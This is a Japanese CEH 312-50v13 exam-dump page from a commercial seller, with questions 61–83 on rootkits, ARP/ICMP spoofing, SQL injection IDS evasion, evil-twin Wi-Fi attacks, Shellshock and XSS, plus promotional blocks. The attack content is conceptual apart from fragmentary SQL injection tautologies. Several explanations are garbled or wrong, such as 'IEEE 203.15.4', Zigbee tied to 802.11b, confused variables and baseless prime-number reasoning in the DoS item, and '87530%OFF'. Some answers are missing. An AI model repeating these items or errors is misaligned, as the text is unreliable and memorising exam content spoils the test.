CEHのコースウェアでは、ルートキットを、システムレベルの機能への永続的な不正アクセスを可能にしながら、その存在を隠蔽するように設計された特殊なマルウェアと説明しています。ルートキットは通常、カーネルモジュール、ドライバー、システムプロセスなどのオペレーティングシステムの低レベルコンポーネントを改変し、ファイル、プロセス、レジストリキー、ネットワーク接続を隠蔽します。その主な目的は、警告をトリガーすることなく攻撃者に管理者権限を付与することであり、非常にステルス性が高く危険なものとなっています。CEHは、ルートキットが最初の侵入後、長期的な制御を維持するために他のマルウェアに付随することが多いことを強調しています。対照的に、ウイルスはファイルに添付して複製し、キーロガーはキーストロークを記録しますがシステムレベルのアクセスを隠蔽せず、ランサムウェアは操作を隠蔽するのではなくデータを暗号化します。このシナリオの特徴であるクローキング活動、管理者レベルの制御の提供、検出されないままの持続は、CEHのトレーニング資料で説明されているルートキットの動作と直接一致しています。

最新問題**: 61**
ネットワーク セキュリティの専門家であるジェイクは、社内のネットワーク レベルのセッションハイジャック攻撃を防止しようとしています。

様々な種類の攻撃を研究する中で、ジェイクは、攻撃者がクライアントとサーバー間の通信に自身のマシンを介入させ、パケットが本来の経路を通っているように見せかける手法を知りました。この手法は主にパケットの経路変更に用いられます。ジェイクが研究しているのは、以下のどの種類のネットワークレベルセッションハイジャック攻撃でしょうか？
A. RSTハイジャック
B. 偽造ICMPとARPスプーフィングを使用した中間者攻撃
C. UDPハイジャック
D. TCP/IPハイジャック
Answer: B (メーッセージを残す**)**
偽造ICMPおよびARPスプーフィングを用いた中間者攻撃は、ネットワークレベルのセッションハイジャック攻撃の一種です。攻撃者は自身のマシンをクライアントとサーバー間の通信に介入させ、パケットが本来のパスを通っているように見せかけます。この手法は主に、パケットの経路を変更し、クライアントとサーバー間で交換されるデータを傍受または改ざんするために使用されます。
偽造された ICMP および ARP スプーフィングを使用した中間者攻撃は次のように機能します1。
* 攻撃者は、ゲートウェイを装った偽造ICMPリダイレクトメッセージをクライアントに送信します。ICMPリダイレクトメッセージは、クライアントに対し、サーバーのネットワークに到達するためのネクストホップとして攻撃者のマシンを使用するよう指示します。クライアントはそれに応じてルーティングテーブルを更新し、ゲートウェイではなく攻撃者のマシンにパケットを送信し始めます。
* 攻撃者は、偽造したARP応答メッセージをクライアントに送信し、サーバーを装います。このARP応答メッセージは、攻撃者のMACアドレスとサーバーのIPアドレスを関連付けます。クライアントはこれに応じてARPキャッシュを更新し、サーバーのMACアドレスではなく、攻撃者のMACアドレスにパケットを送信し始めます。
* 攻撃者はクライアントからパケットを受信し、リレーサーバーとして動作してサーバーに転送します。攻撃者はパケットを監視、改ざん、またはドロップすることもできます。サーバーはパケットに応答し、攻撃者に返送します。攻撃者はそれをクライアントに転送します。クライアントとサーバーは攻撃者の存在に気付かず、直接通信していると思い込んでいます。
そのため、ジェイクは、ネットワーク レベルのセッション ハイジャック攻撃の一種である、偽造 ICMP および ARP スプーフィングを使用した中間者攻撃を研究しています。
参考文献:
* ネットワークまたはTCPセッションのハイジャック | 倫理的ハッキング - GreyCampus

有効な **312-50v13** 問題集は GoShiken.com が提供された合格しやすい 312-50v13 試験問題集！ GoShiken.com が最新の **312-50v13** 試験問題集を提供しています。GoShiken.com 312-50v13 試験問題は最新で、解答が正確でございます。最新の GoShiken.com 312-50v13 問題集をゲットする人はこちら: https://www.goshiken.com/ECCouncil/312-50v13-

mondaishu.html (87530%OFF問題集溶と正解付きで 30%ｗ特別割引コード:
Freepdfdumps)

最新問題: **62**
倫理的なハッカーが、シグネチャベースのIDSを採用していることが知られている組織のデータベースシステムの防御力を評価するため、雇われました。ハッカーは、一部のSQLインジェクション回避技術によってシステムのシグネチャを回避できる可能性があることを知っています。作戦中、彼は高度な回避技術を用いて、アラームをトリガーすることなくデータベースからユーザー名のリストを取得することに成功しました。彼が使用できた可能性のあるのは次のうちどれですか？
A. 文字エンコード関数を利用して、16進数と10進数をSQLエンジンの解析を通過できる文字に変換します。
B. URLエンコード方式を使用して文字を16進形式のASCIIコードに置き換えます
C. ＂OR 'john' = john」のような従来の一致の代わりに、＂OR 'john' = john」のような洗練された一致を実装する
1-1"
D. SQLクエリ内の空白文字を操作して署名検出を回避する
Answer: (解答を表示する**)**
ハッカーは、SQLクエリ内の空白文字を操作することで、シグネチャ検出を回避できた可能性があります。この手法では、SQLクエリ内の空白文字を、SQLエンジンでは無視されるか空白文字として解釈されるが、シグネチャベースのIDSでは無視されない他の文字や記号に挿入、削除、または置換します。これにより、ハッカーはクエリの外観を変更し、IDSのパターンマッチングを回避しながら、クエリの機能とロジックを維持することができます。例えば、ハッカーは空白文字をタブ文字、改行文字、コメント記号、または%2012などのURLエンコードされた値に置き換えることができます。
その他のオプションは、次の理由により正しくありません。
A) 文字エンコード機能を利用して、16進値と10進値をSQLエンジンの解析を通過できる文字に変換する :このオプションは、文字エンコード機能がすべてのSQLエンジンでサポートされているわけではないため、実現不可能です。また、文字エンコード機能はSQLクエリのキーワードや構文に一致する可能性があるため、IDSのシグネチャ検出をバイパスできない可能性があります3。
B) URLエンコード方式を用いて文字を16進数のASCIIコードに置き換える :URLエンコード方式はURL内の特殊文字をエンコードするために設計されているため、SQLクエリには適用できないため、このオプションは効果的ではありません。URLエンコード方式では、すべての文字をASCIIコードに置き換えることができない可能性があり、SQLクエリの機能とロジックを維持できない可能性があります。さらに、URLエンコード方式はSQLクエリのキーワードや構文に一致する可能性があるため、IDSのシグネチャ検出を回避できない可能性があります4。
C) ＂OR 1-」のような従来の一致の代わりに、＂OR 'john' = john」のような洗練された一致を実装する

1": このオプションは、回避や難読化を伴わない、一般的かつ基本的なSQLインジェクション手法であるため、高度なオプションではありません。この手法では、「OR 'john' = john」や「OR 1-1」など、常に真となる論理式を挿入することで、SQLクエリの認証または承認チェックをバイパスします。ただし、この手法では、SQLクエリのキーワードや構文と容易に一致する可能性があるため、IDSのシグネチャ検出をバイパスできない可能性があります。
参考文献:
1: SQLインジェクション回避検出 - F5
2: SQLmap で SQL インジェクションをマスターする: 包括的な回避テクニックのチートシート
3: SQLインジェクション防止 - OWASPチートシートシリーズ
4: URL エンコーディング - W3Schools
5: SQLインジェクション - OWASP Foundation

最新問題: **63**
クラウドプロバイダーのAPIに重大な欠陥が存在します。最も可能性の高い脅威は何でしょうか？
A. 物理的なセキュリティ侵害
B. クラウドリソースへの不正アクセス
C. DDoS攻撃
D. 保存中の暗号化データの侵害
Answer: B (メーッセージを残す)
CEH v13 クラウドコンピューティングでは、API はクラウドリソースを管理するための主要なコントロールプレーンとして認識されています。クラウド API に脆弱性があると、攻撃者が認証をバイパスしたり、権限を昇格したり、リソースを操作したりする可能性があります。
不正アクセスにより次のような事態が発生する可能性があります:
* データの公開
* 資源の乱用
* アカウント乗っ取り
* クラウド環境内での横方向の移動
物理的なセキュリティ（オプションA）と保存データの暗号化（オプションD）は、APIの欠陥とは無関係です。DDoS攻撃（オプションC）は発生する可能性がありますが、APIの脆弱性の主なリスクではありません。
したがって、オプション B が正解です。

最新問題: **64**
ネットワーク管理者から連絡がありました。ネットワーク上でARPスプーフィングやARPポイズニングが発生しているのではないかと懸念しています。
それを防ぐために彼ができることは何でしょうか？最適な回答を選択してください。
A. スイッチでポート セキュリティを使用します。
B. ARPwatch などのツールを使用して、異常な ARP アクティビティを監視します。
C. すべての LAN セグメント間にファイアウォールを使用します。

D. 小規模なネットワークの場合は、静的 ARP エントリを使用します。
E. すべての PC で静的 IP アドレスのみを使用します。
Answer: A,B,D (メーッセージを残す**)**
ARP（アドレス解決プロトコル）スプーフィング/ポイズニングは、攻撃者が偽のARPメッセージを送信し、自身のMACアドレスを他のホストのIPアドレスに関連付ける一般的な攻撃です。ARPスプーフィングを防ぐには、以下の対策を講じてください。
* A. ポート セキュリティ: ポートあたりの MAC アドレスの数を制限し、MAC フラッディングとスプーフィングを防止します。
* B. ARPwatch: ARP トラフィックを監視し、異常な変化があった場合に警告します。
* D. 静的 ARP エントリ: ARP 応答による MAC-IP マッピングの上書きを防ぎます。小規模ネットワークに効果的です。
CEH v13 公式コースウェアより:
* モジュール8: スニッフィング
* モジュール11: セッションハイジャック
* モジュール20: ネットワークセキュリティ
誤ったオプション:
* C: ファイアウォールはレイヤー 3+ で動作します。ARP はレイヤー 2 プロトコルであるため、ファイアウォールは ARP スプーフィングを防止しません。
* E: 静的 IP アドレスでは ARP ポイズニングを防ぐことはできません。
参考資料:CEH v13 学習ガイド - モジュール 8: ARP スプーフィング軽減技術NIST SP 800-115 - 情報セキュリティテストおよび評価の技術ガイド

最新問題**: 65**
サイバーセキュリティ研究チームが、ユーザーのAndroidデバイス上で不審な挙動を発見しました。調査の結果、サードパーティのアプリストアからダウンロードされた一見無害なアプリが、WhatsAppやSHAREitといった複数の正規アプリを密かに上書きしていたことが判明しました。これらの偽のアプリは、オリジナルのアイコンとユーザーインターフェースを維持しつつ、煩わしい広告を表示し、バックグラウンドで認証情報や個人情報を密かに収集します。攻撃者は、動画編集アプリや写真フィルターなどのユーティリティアプリに悪意のあるコードを埋め込み、ユーザーを騙してインストールさせることで、この不正行為を実現しました。この置き換えはユーザーの同意なしに行われ、悪意のあるコードはコマンドアンドコントロール（C&C）サーバーと通信してさらなる指示を実行します。このシナリオでは、どのような種類の攻撃が行われていますか？
A. シムジャッカー攻撃
B. マン -イン -ザ -ディスク攻撃
C. エージェント -スミスの攻撃
D. カムフェクティング攻撃
Answer: (解答を表示する**)**

CEH v13では、エージェント・スミス型攻撃を、Androidアプリのアップデートおよびインストールプロセスの脆弱性を悪用し、正規のアプリを密かに置き換える悪意のあるAndroid操作として定義しています。これらの攻撃は、ユーザーが信頼できないサードパーティのマーケットプレイスから一見無害なアプリをダウンロードした際に発生することがよくあります。インストールされると、悪意のあるアプリは他のアプリに有害なコードを挿入し、アイコンやインターフェースを維持したまま上書きします。これにより、攻撃者は認証情報を入手したり、広告を表示したり、検知されずに永続的に動作したりすることができます。CEHは、この手法はAndroidのAPK構造、サイドローディングの脆弱性、そして侵害された環境における署名検証の欠如を悪用すると説明しています。
Simjacker（オプションA）はSIMツールキットの脆弱性を標的とし、アプリの置き換えは行いません。Man-in-the-Disk（オプションB）は外部ストレージの操作を悪用しますが、アプリの上書きは行いません。Camfecting（オプションD）はスマートフォンのカメラを乗っ取ることです。ここで説明した正規アプリの悪意ある置き換えは、Agent Smithの攻撃パターンと完全に一致します。

最新問題: **66**
ジョージはiTech Solutionsに勤務するセキュリティ専門家です。彼は、組織の機密データを産業システム間で安全に転送するという任務を負っていました。このプロセスでは、IEEE 203.15.4規格に基づく短距離通信プロトコルを使用しました。このプロトコルは、10〜100メートルの範囲内の制限されたエリアで、低速かつ低頻度でデータを転送するデバイスで使用されます。上記のシナリオでジョージが使用した短距離無線通信技術は何ですか？
A. MQTT
B. LPWAN
C. ジグビー
D. NB-IoT
Answer: C (メーッセージを残す**)**
Zigbeeは、手頃な価格で低消費電力の無線IoTネットワークの独自のニーズに対応するために、国際標準化機構（Open International Standard）として開発された無線技術です。Zigbee規格はIEEE 802.11bに準拠しています。
802.15.4 物理無線仕様に準拠しており、4 GHz、900 MHz、868 MHz のペアだけでなく、無許可の帯域でも動作します。
Zigbeeスタックの基盤となる802.15.4仕様は、2003年に米国電気物理技術者協会（IEEE）によって承認されました。この仕様は、手頃な価格のバッテリー駆動デバイス向けに設計されたパケットベースの無線プロトコルです。このプロトコルにより、デバイスは多様なネットワークトポロジで通信できるようになり、バッテリー寿命は数年にも及ぶ可能性があります。
Zigbee 3.0プロトコル
Zigbeeプロトコルは、Zigbeeアライアンスのメンバー企業によって策定・承認されています。300社を超える大手半導体メーカー、テクノロジー企業、OEM、サービス企業がZigbeeアライアンスのメンバーを構成しています。Zigbeeプロトコルは、安全で信頼性の高い無線ネットワークアー

キテクチャを特徴とする、使いやすく連携した無線データソリューションを提供するために設計されました。
ZIGBEEのメリット
Zigbee 3.0プロトコルは、ビジネスおよび産業用途で一般的に見られる、激しいRF環境を通じてデータを通信することを目的としています。バージョン3.0は、既存のZigbee規格を基盤としながらも、市場固有のアプリケーションプロファイルを統合することで、市場名称や性能に関係なく、すべてのデバイスを同じネットワーク内でワイヤレス接続できるようにします。さらに、Zigbee 3.0認証プログラムにより、異なるメーカーの製品にも対応できます。Zigbee 3.0ネットワークをデータサイエンス分野に接続することで、ローカルエリアネットワーク（LAN）やWAN、さらにはインターネット上のスマートフォンやタブレットなどのデバイスからの監視と制御が可能になり、真のモノのインターネット（IoT）が実現します。
Zigbee プロトコルのオプションには次のものがあります:
* ポイントツーポイント、ポイントツーマルチポイント、メッシュネットワークなどの複数のネットワークトポロジをサポート
* 低デューティサイクル - 長いバッテリー寿命を実現
* 低遅延
* 直接シーケンス展開スペクトル（DSSS）
* ネットワークあたり最大65,000ノード
* 安全な情報接続のための128ビットAES暗号化
* 衝突回避、再試行、確認応答
これは、IEEE 203.15.4規格に基づくもう一つの短距離通信プロトコルです。Zig-Beeは、10〜100mの範囲内の限られたエリアで、低速かつ低頻度でデータを転送するデバイスで使用されます。

最新問題: **67**
高度な攻撃者は、サービス拒否 (DoS) 攻撃を実行する目的で Web サーバーを標的にします。彼の戦略は、1 秒あたり 'r' パケットを使用して、TCP SYN、UDP、および ICMP フラッドを独自に組み合わせたものです。
高度なセキュリティ対策で強化されたサーバーは、1秒あたり「h」パケットを処理できるようになり、それ以上になると負荷がかかり始めます。「r」が「h」を超えると、サーバーは過負荷状態になり、応答しなくなります。特異なパターンとして、攻撃者は「r」を合成数、「h」を素数として選択するため、攻撃の検出がさらに困難になります。「r=2010」で「h」に異なる値を設定する場合、以下のシナリオのうち、サーバーがダウンする可能性のあるものはどれですか？
A. h=1999 (プライム): 攻撃者のパケットフラッドにもかかわらず、サーバーはこれらのリクエストを処理し、応答性を維持できる。
B. h=2003 (プライム): サーバーは攻撃者が送信するよりも多くのパケットを処理できるため、動作を継続します。
C. h=1993 (素数): 'r' より小さいにもかかわらず、サーバーの素数容量によりかろうじて運用を維持していますが、落下の危険が差し迫っています。

D. h=1987 (プライム): 攻撃者のパケットレートがサーバーの容量を超え、応答がなくなる可能性があります
Answer: (解答を表示する**)**
サービス拒否 (DoS) 攻撃は、マシンまたはネットワーク リソースを、そのリソースを消費するトラフィックやリクエストであふれさせることで、対象ユーザーが使用できないようにするサイバー攻撃の一種です。TCP SYN フラッド攻撃は、接続を完了することなく大量の SYN リクエストをターゲット サーバーに送信することで TCP ハンドシェイク プロセスを悪用する DoS 攻撃の一種です。UDP フラッド攻撃は、ターゲット サーバーのランダム ポートに大量の UDP パケットを送信し、そのポートでリッスンしているアプリケーションをチェックさせて ICMP パケットで応答させる DoS 攻撃の一種です。ICMP フラッド攻撃は、ping リクエストなどの大量の ICMP パケットをターゲット サーバーに送信して、ICMP 処理能力を圧倒する DoS 攻撃の一種です。
攻撃者の戦略は、TCP SYN、UDP、ICMPフラッドを独自に組み合わせ、毎秒 f」パケットを使用するというものです。サーバーは毎秒 h」パケットを処理できるようになり、それを超えると負荷がかかり始めます。もし f」が
'h' はサーバーを圧倒し、応答不能状態に陥らせます。攻撃者は 'r' を合成数として、'h' を素数として選択することで、攻撃の検出をより困難にします。これは、素数は合成数よりも予測が難しく、因数分解も難しいため、攻撃パターンの分析が困難になる可能性があるためです。
f=2010」と h」の様々な値を考慮すると、サーバーの性能低下を引き起こす可能性のあるシナリオは h=1987」（プライム）の場合です。これは、f」が h」より1秒あたり23パケット大きいため、サーバーは受信トラフィックを処理できず、最終的にはリソース不足に陥ることを意味します。他のシナリオでは、h」が f」より大きいか非常に近いため、サーバーは性能低下を引き起こしません。つまり、サーバーは受信トラフィックを処理できる、あるいはかろうじて処理できる状態です。参考資料：
サービス拒否（DoS）攻撃とは何ですか？ | Cloudflare
サービス拒否（DoS）攻撃：例一般的な攻撃対象 - Investopedia DDoS攻撃の種類：用語集サービス拒否（DoS）攻撃とは？ | Webopedia

最新問題**: 68**
Shellshockは、権限のないユーザーがサーバーにアクセスすることを可能にしました。多くのインターネット接続サービスに影響を与えましたが、直接影響を受けなかったOSはどれですか？
A. Linux
B. Unix
C. OS X
D. ウィンドウ
Answer: D (メーッセージを残す**)**
Shellshock（CVE-2014-6271）は、GNU Bash（Bourne Again Shell）に存在する脆弱性であり、細工された環境変数を介してリモートコード実行が可能になります。2014年に公開され、Bashをコマンドラインシェルインタープリターとして利用するシステムに広範な影響を与えました。
影響を受けるシステムは次のとおりです:

Linux ディストリビューション (Red Hat、Debian、CentOS、Ubuntu など)
Unix の亜種 (例: FreeBSD、OpenBSD など)
Apple macOS（旧OS X）は、デフォルトのシェルとしてBashを使用しているため
Windowsシステムはデフォルトでは Bash を使用しないため、直接的な影響を受けませんでした。BashはWindowsオペレーティングシステムのネイティブコンポーネントではなく、ShellshockはBash固有の動作を悪用します。サードパーティの方法または環境（Cygwinなど）を通じてBashを手動でインストールしたWindowsシステムのみが影響を受ける可能性がありますが、デフォルトではWindowsシステムは影響を受けません。
誤ったオプション:
A). Linux - 影響を受ける
B). Unix - 影響を受ける
C). OS X - 影響を受ける
D). Windows - 直接影響なし（正解）
参照：
CEH v13 eコースウェア - モジュール06: システムハッキング # 「一般的な脆弱性: Shellshock」
CEH v13 学習ガイド - 章: 「一般的なエクスプロイトと脆弱性の理解」# セクション: 「Shellshock Bashの脆弱性」
追加参考資料（公開情報）
NVD - CVE-2014-6271 (シェルショック) https://nvd.nist.gov/vuln/detail/CVE-2014-6271

最新問題: **69**
次のどれが Bluetooth 攻撃ではありませんか?
A. ブルードライビング
B. ブルースマッキング
C. ブルージャッキング
D. ブルースナーフィング
Answer: A (メーッセージを残す**)**
https://github.com/vevaleros/bluedriving
Bluedrivingは、Bluetoothを利用したウォードライビングユーティリティです。Bluetoothデバイスを捕捉し、サービスを検索し、GPS情報を取得し、すべてを分かりやすいウェブページに表示します。デバイスに関する多くの情報、GPSアドレス、そして地図上のデバイスの過去の位置情報を検索・表示できます。このツールの主な目的は、携帯電話や自動車を利用した標的型監視の調査です。このツールを使えば、Bluetoothデバイスの情報を取得し、過去に同じデバイスが目撃された地点を地図上に表示できます。

最新問題: **70**
侵入テスターは、RADIUS認証を用いたWPA2-Enterprise暗号化を採用した企業無線ネットワークのセキュリティを評価しています。テスターは、無線クライアントを不正なアクセスポイントに接続させることで、中間者攻撃を実行したいと考えています。この攻撃を実行する最も効果的な方法は何でしょうか？

A. 同じSSIDを持つ偽のアクセスポイントを設定し、認証解除攻撃を使用する
B. ブルートフォース攻撃を使用してWPA2暗号化を直接解読する
C. RADIUSサーバーに対して辞書攻撃を実行し、資格情報を取得します。
D. ワイヤレス コントローラのログイン ページでクロスサイト スクリプティング (XSS) 攻撃を実行する
Answer: A (メーッセージを残す**)**
WPA2-Enterpriseネットワークは、RADIUSサーバーを使用して802.1X認証でクライアントを認証します。CEHトレーニングで説明されている一般的な攻撃手法は、正規のアクセスポイントと同じSSIDをブロードキャストする偽のアクセスポイントを作成することです。認証解除フレームと組み合わせることで、クライアントは正規のアクセスポイントから強制的に切断され、より強力な不正アクセスポイントに自動的に再接続されます。これにより、攻撃者は認証情報のやり取りをキャプチャし、認証情報の窃取やEAPベースのダウングレード攻撃などの悪用が可能になります。

最新問題**: 71**
MiraiマルウェアはIoTデバイスを標的としています。侵入後、これらのデバイスを利用して拡散し、ボットネットを構築し、どのような種類の攻撃を仕掛けるのでしょうか？
A. 誕生日攻撃
B. DDoS攻撃
C. MITM攻撃
D. パスワード攻撃
Answer: (解答を表示する**)**

最新問題**: 72**
Linux ベースのシステムで動作するパッシブ ワイヤレス パケット アナライザーは次のどれですか。
A. OpenVAS
B. tshark
C. 運命
D. バープスイート
Answer: B (メーッセージを残す**)**

最新問題**: 73**
銀行のオンライン サービスを使用しているときに、URL バーに次の文字列が表示されます。
「http://www.MyPersonalBank.com/account?id=368940911028389&Damount=10980&Camount=21」Damount と Camount の値を変更してリクエストを送信すると、Web ページ上のデータに変更が反映されることがわかります。
このサイトにはどのような種類の脆弱性が存在しますか?
A. SQLインジェクション
B. XSSリフレクション

C. Webパラメータの改ざん
D. クッキーの改ざん
Answer: C (メーッセージを残す**)**

最新問題**: 74**
Web サーバーのフットプリント中に Web サイトの構造を検出するためのリッチ ターゲットとなるファイルはどれですか?
A. ドキュメントルート
B. Robots.txt
C. ドメイン.txt
D. index.html
Answer: B (メーッセージを残す**)**
robots.txtファイルからの情報収集 ウェブサイトの所有者は、ウェブクローラーが検索結果を提供するためにインデックスするファイルまたはディレクトリをリストアップするrobots.txtファイルを作成します。robots.txtファイルの記述が不十分だと、ウェブサイトのファイルやディレクトリ全体がインデックスされてしまう可能性があります。機密性の高いファイルやディレクトリがインデックスされると、攻撃者はパスワード、メールアドレス、隠しリンク、メンバーシップエリアなどの情報を容易に入手できてしまいます。標的ウェブサイトの所有者が、検索結果の提供を制限されたページのインデックスを許可せずにrobots.txtファイルを作成した場合でも、攻撃者はサイトのrobots.txtファイルを閲覧して制限されたファイルを見つけ出し、情報収集に利用することができます。攻撃者はブラウザのアドレスバーに「URL/robots.txt」と入力して、標的ウェブサイトのrobots.txtファイルを閲覧します。また、Wgetツールを使用して標的ウェブサイトのrobots.txtファイルをダウンロードすることもできます。Certified Ethical Hacker(CEH) Version 11 pg 1650

最新問題**: 75**
攻撃者のロニーは、組織の境界内に不正なアクセスポイントを設置し、内部ネットワークへの侵入を試みました。セキュリティ監査人のジョンソンは、内部ネットワークにおいて、認証メカニズムのクラッキングを狙った異常なトラフィックを発見しました。彼は直ちに標的のネットワークを停止し、攻撃を受けやすい脆弱なセキュリティメカニズムや古いセキュリティメカニズムがないかテストしました。上記のシナリオにおいて、ジョンソンが実施した脆弱性評価の種類は何ですか？
A. ホストベースの評価
B. ワイヤレスネットワークの評価
C. アプリケーションの評価
D. 分散評価
Answer: B (メーッセージを残す**)**
ワイヤレスネットワーク評価は、組織のワイヤレスネットワークの脆弱性を特定します。かつてのワイヤレスネットワークでは、脆弱で欠陥のあるデータ暗号化メカニズムが使用されていました。現在ではワイヤレスネットワークの標準は進化していますが、多くのネットワークでは依然として脆弱で時代遅れのセキュリティメカニズムが使用されており、攻撃に対して無防備な状態

です。ワイヤレスネットワーク評価は、ワイヤレス認証メカニズムへの攻撃と不正アクセスを試みます。このタイプの評価は、ワイヤレスネットワークをテストし、組織の境界内に存在する可能性のある不正ネットワークを特定します。これらの評価は、クライアントが指定したワイヤレスネットワークのあるサイトを監査します。監査担当者は、ワイヤレスネットワークトラフィックをスニッフィングし、暗号化キーの解読を試みます。監査担当者は、ワイヤレスネットワークにアクセスできた場合、他のネットワークアクセスをテストします。

最新問題: **76**
Eyecloud社で働くクラウドセキュリティエンジニアのアレックスは、アプリケーションを基盤となるインフラストラクチャから分離し、明確に定義されたチャネルを介して通信を促進するという任務を負っています。この目的のために、彼はオープンソース技術を活用し、アプリケーションの開発、パッケージ化、実行を支援しました。さらに、この技術はOSレベルの可視化によるPaaSの提供、コンテナ化されたソフトウェアパッケージの配信、そして迅速なソフトウェアデリバリーの促進にも貢献しています。上記のシナリオにおいて、アレックスが活用しているクラウド技術は何でしょうか？
A. 仮想マシン
B. サーバーレスコンピューティング
C. ドッカー
D. ゼロトラストネットワーク
Answer: C (メーッセージを残す**)**
シナリオの説明では、Dockerが明確に言及されています。Dockerは、コンテナ内のアプリケーションのデプロイ、スケーリング、管理を自動化するオープンソースプラットフォームです。Dockerでは、以下のことが可能です。
アプリケーションを基盤システムから分離する
明確に定義されたAPIとネットワークインターフェースを介した通信
コンテナ化された形式でのアプリケーションの迅速なパッケージ化と出荷
Docker は OS レベルの仮想化を使用し、Platform-as-a-Service (PaaS) 環境に最適です。
誤ったオプション:
A) 仮想マシンはオペレーティング システム全体を仮想化し、リソースの使用量が増大します。
B). サーバーレス コンピューティングはインフラストラクチャを完全に抽象化しますが、コンテナ化に関するものではありません。
D). ゼロ トラストはセキュリティ アーキテクチャであり、開発またはパッケージ化プラットフォームではありません。
参考資料 - CEH v13 公式コースウェア:
モジュール19: クラウドコンピューティング
セクション: 「コンテナ化とDocker」
サブセクション: 「コンテナのセキュリティ上の利点」
＝

有効な **312-50v13** 問題集は GoShiken.com が提供された合格しやすい 312-50v13 試験問題集！ GoShiken.com が最新の **312-50v13** 試験問題集を提供しています。GoShiken.com 312-50v13 試験問題は最新で、解答が正確でございます。最新の GoShiken.com 312-50v13 問題集をゲットする人はこちら: https://www.goshiken.com/ECCouncil/312-50v13-mondaishu.html (**87530%OFF**問題集溶と正解付きで **30%**ｗ特別割引コード: **Freepdfdumps**)

最新問題: **77**
リスク評価方法論の次のステップのうち、脆弱性の特定に関係するものはどれですか?
A. システム、ポリシー、または手順に欠陥があるかどうかを判断します
B. リスク確率に値を割り当てます。影響値
C. 脆弱性が悪用されるリスクの確率を決定します（高 中、低）
D. IT システムへの損害の原因を特定します (自然、人的、環境的)
Answer: A (メーッセージを残す**)**
CEH v13 ガイドからの包括的かつ詳細な説明:
脆弱性の特定は、リスク評価プロセスにおける、既存のシステム、ポリシー、または手順におけるセキュリティ上の欠陥や弱点を特定するステップです。
CEH v13 リファレンス:
モジュール5: 脆弱性評価 - リスク評価の概念
脆弱性の特定とは、システムまたはプロセスに存在する、悪用される可能性のある欠陥や弱点を発見するプロセスです。」
＝

最新問題: **78**
サイバーセキュリティ企業は、暗号化されたトラフィックパターンに関する情報を攻撃者が取得するのを阻止したいと考えています。次のどの暗号化アルゴリズムを利用すべきでしょうか？
A. HMAC
B. RSA
C. DES
D. AES
Answer: (解答を表示する**)**
CEH 暗号化モジュールによれば、データの機密性を保護し、トラフィックの内容を隠すためには、強力な対称暗号化アルゴリズムが不可欠です。
AES（Advanced Encryption Standard）は、NISTによって承認され、CEHによって転送中および保存中のデータの暗号化に推奨されている業界標準の対称暗号化アルゴリズムです。AESは暗号解読に対する強力な耐性を備えており、攻撃者が暗号化されたトラフィックから意味のある情報を取得することを防止します。
オプション D が正解です。AES は効率的で安全であり、広く実装されています。
オプション A (HMAC) は、暗号化ではなく、整合性と認証を提供します。

オプション B (RSA) は計算コストが高く、バルク トラフィックの暗号化には適していません。
オプション C (DES) はキーの長さが弱いため非推奨です。
CEH 資料では、従来のアルゴリズムよりも AES を明確に推奨しています。

最新問題: **79**
侵入テスターは、Webアプリケーションがユーザー入力を適切に検証しておらず、反射型クロスサイトスクリプティング（XSS）の脆弱性があることを発見しました。この脆弱性を悪用するための最も適切なアプローチは何ですか？
A. ユーザーのログインフォームにブルートフォース攻撃を実行して資格情報を盗む
B. URLに悪意のあるスクリプトを埋め込み、ユーザーを騙してリンクをクリックさせる
C. 検索フォームにSQLクエリを挿入してSQLインジェクションを試みる
D. ディレクトリトラバーサルを使用してサーバー上の機密ファイルにアクセスします
Answer: B (メーッセージを残す**)**
CEH v13では、リフレクションXSSは、攻撃者が悪意のある入力をサニタイズせずにHTTPレスポンスで即座に返す場合に発生すると説明されています。このタイプのXSSは通常、JavaScriptペイロードを埋め込んだ細工されたURLを介して悪用されます。被害者がリンクをクリックすると、脆弱なサーバーは挿入されたスクリプトをブラウザにリフレクションし、ユーザーのセッションコンテキスト内で実行します。CEHは、リフレクションXSSがソーシャルエンジニアリングを利用してペイロードを配信することを強調しています。多くの場合、メール、メッセージングプラットフォーム、または侵害されたページから送信されたリンクを介して行われます。その目的は、セッションCookieの盗難、ユーザーのリダイレクト、ページコンテンツの操作などです。資格情報のブルートフォース攻撃（オプションA）はXSSとは無関係です。SQLインジェクション（オプションC）はバックエンドデータベースを標的とし、クライアント側のスクリプト実行は標的としません。ディレクトリトラバーサル（オプションD）はファイルパスの操作を標的とし、動的なスクリプトの挿入は標的としません。したがって、URLに悪意のあるスクリプトを埋め込むことが、リフレクションXSSを悪用する正しい方法です。

最新問題: **80**
トニーは侵入テストの実行を任された侵入テスターです。対象システムへの初期アクセスを取得した後、彼はハッシュ化されたパスワードのリストを発見しました。
次のツールのうち、ハッシュ化されたパスワードを解読するのに役立たないものはどれですか?
A. ハッシュキャット
B. THC-ハイドラ
C. ネットキャット
D. ジョン・ザ・リッパー
Answer: C (メーッセージを残す**)**

最新問題: **81**
ある攻撃者は、産業用制御システムで使用されているパスワードを解読しようと試みました。この過程で、彼はループ戦略を用いてパスワードを復元しました。彼は、入力された最初の文字が正

しいかどうかを1文字ずつ確認し、正しい場合は次の文字までループを続行しました。正しくない場合は、ループを終了しました。
さらに、攻撃者はデバイスが 1 回の完全なパスワード認証プロセスを完了するのにかかる時間をチェックし、入力された文字のうち正しい文字数を推測しました。
攻撃者が産業用制御システムのパスワードを解読するために使用する攻撃手法は何ですか?
A. サイドチャネル攻撃
B. サービス拒否攻撃
C. バッファオーバーフロー攻撃
D. HMIベースの攻撃
Answer: A (メーッセージを残す**)**

最新問題**: 82**
クライアントの侵入テストを実施しており、内部ネットワーク上のWindowsマシンへのシェルアクセスを取得しました。DNSサーバーが以下の場所にある場合、内部ドメインのすべてのDNSレコードを取得する予定です。
192.168.10.2 でドメイン名が abccorp.local の場合、ゾーン転送を試行するには nslookup プロンプトでどのようなコマンドを入力しますか?
A. リスト サーバー = 192.168.10.2 タイプ = すべて
B. is-d abccorp.local
C. lserver 192.168.10.2-t すべて
D. リスト ドメイン=Abccorp.local タイプ=ゾーン
Answer: B (メーッセージを残す**)**

最新問題**: 83**
侵入テスターは、ユーザーが入力したすべてのキーストロークを秘密裏に記録するマルウェアをシステム上で検出しました。これはどのような種類のマルウェアですか？
A. ルートキット
B. ランサムウェア
C. キーロガー
D. ワーム
Answer: C (メーッセージを残す**)**
